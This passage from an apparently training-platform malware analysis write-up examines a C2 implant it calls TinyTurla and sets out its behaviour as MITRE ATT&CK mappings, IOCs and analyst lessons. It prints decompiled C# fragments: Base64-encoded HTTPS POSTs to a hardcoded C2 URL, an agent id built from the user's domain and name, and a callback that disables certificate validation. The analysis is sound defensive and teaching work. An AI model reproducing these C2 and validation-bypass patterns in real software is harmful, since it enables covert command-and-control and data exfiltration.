
↓

Execution

Encoding binary content as Base64 allows the malware to safely transmit data over HTTP without corruption.

Compression reduces network usage and improves transmission efficiency.

Although these techniques are not sophisticated encryption mechanisms, they help standardize communication between the malware and the C2 infrastructure.

A screenshot of a code editor showing C# code. The code is a snippet of a class method, likely for a malware component, that handles data transmission. It includes a try-catch block where data is compressed and then converted to a Base64 string before being sent via an HTTPS POST request. The code also includes a catch block for exceptions, where the error message is also Base64 encoded and sent. The code is as follows:

```
        try
        {
            string fileName = Convert.ToBase64String(this.Compress(data));
            this.HttpsPost(ClassExample.url + "?m=m&id=" + this.id,
                Convert.ToBase64String(Encoding.UTF8.GetBytes("download to server ok.")));
        }
        catch (Exception ex)
        {
            this.HttpsPost(ClassExample.url + "?m=m&id=" + this.id,
                Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
        }
    }
}
}
```

 Figure 11 - Encoding and compression workflow

12. Network Infrastructure

The malware contains a hardcoded IP address used for communication.

192.168.31.10

The C2 URL is constructed dynamically.

http://<IP>/config/php/index.php


During execution, all communication is directed toward this endpoint using HTTP GET and POST requests.

The malware also disables certificate validation through the following callback.


```
ServerCertificateValidationCallback = (...) => true;
```

Although the current sample communicates over HTTP, this implementation demonstrates that the malware is capable of ignoring certificate validation if HTTPS is later adopted.

From a defensive standpoint, hardcoded infrastructure significantly simplifies IOC extraction.



```
// Token: 0x04000001 RID: 1
private static string ip = "192.168.31.10";

// Token: 0x04000002 RID: 2
private static string url = "http://" + ClassExample.ip + "/config/php/index.php";

// Token: 0x04000003 RID: 3
private string id = string.Concat(new string[]
{
    Environment.UserDomainName,
    "-",
    Environment.UserName,
    "-",
    Process.GetCurrentProcess().Id.ToString()
});

// Token: 0x04000004 RID: 4
private int nsleepTime = 60;
```

 Figure 12 - Hardcoded C2 configuration

Analyst Observation

One of the biggest lessons from this analysis was that **malware behavior cannot be understood by reading function names alone**.

Several command identifiers appeared misleading at first glance. Only by tracing execution flow—following how data moved between methods—could the true functionality be confirmed.

This reinforces a habit that every malware analyst should develop:

Read the code, not the labels.

13. MITRE ATT&CK Mapping

The observed behaviors were mapped against the MITRE ATT&CK framework to

CYBER INCIDENT RECONSTRUCTION: MITRE ATT&CK FRAMEWORK			
Tactic	Technique	ID	Evidence
Command and Control	Application Layer Protocol	T1071.001	HTTP GET and POST communication
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	Uses cmd.exe /c to execute attacker commands
Collection	Data from Local System	T1005	Reads local files before transmission
Exfiltration	Exfiltration Over Web Service	T1567	Sends collected files through HTTP POST
Defense Evasion	Hide Artifacts: Hidden Window	T1564.003	Uses ShowWindow() hide console and MSBuild window

Note: MITRE mappings are based on observed behaviors during static analysis and may expand further if the malware is analyzed dynamically.

14. Indicators of Compromise (IOCs)

The following indicators were extracted during the analysis.

Network Indicators

Type	Value
Protocol	HTTP
Hardcoded IP	192.168.31.10
URI	/config/php/index.php

Windows API Usage

- GetConsoleWindow()
- ShowWindow()
- FindWindow()

Executed Process

- `cmd.exe`

Observed Commands

- [`<shell>`]
- [`<sleep>`]
- [`<upload>`]
- [`<download>`]

User-Agent

During further investigation, defenders should also inspect HTTP headers, User-Agent values, and additional request metadata if dynamic analysis is performed.

16. Key Learning Points

This exercise reinforced several important malware analysis concepts.

Follow execution flow—not names.

The malware intentionally used command names that could easily confuse an analyst.

Tracing the actual execution path provided accurate behavioral understanding.

Small malware can still be dangerous.

TinyTurla consists of relatively straightforward code, yet it supports:

- Remote command execution
- File transfer
- Configurable beaconing
- Hidden execution
- Continuous communication

Complexity is not always required for operational effectiveness.

Reverse engineering is about asking questions.

Throughout the analysis, the investigation focused on understanding:

- What function is called?
- Where does the data originate?
- Where does it go?
- Why is this API being used?

This investigative mindset is far more valuable than memorizing answers.

18. Conclusion

The malware continuously communicates with a Command and Control server, processes attacker instructions, executes arbitrary shell commands, transfers files, and attempts to reduce user visibility by hiding execution windows.

Although the sample is not heavily obfuscated, its modular structure and separation of responsibilities make it an excellent example for learning reverse engineering fundamentals.

From a defensive perspective, several behaviors—including hidden process execution, command shell invocation, HTTP beaconing, and file exfiltration—provide valuable opportunities for detection and investigation.

More importantly, this analysis reinforced a lesson that extends beyond this specific malware family:

The most reliable source of truth is the execution flow itself—not the names chosen by the developer.

That principle will remain applicable regardless of the malware family being analyzed.

Author

Ashvin Acharya

- LinkedIn:- <https://www.linkedin.com/in/ashvin-aacharya-a08553308>
 - GitHub: <https://github.com/0xAshvin>
 - X (Twitter): <https://x.com/0xAshvin>
-

Platform :- Let'sDefend.io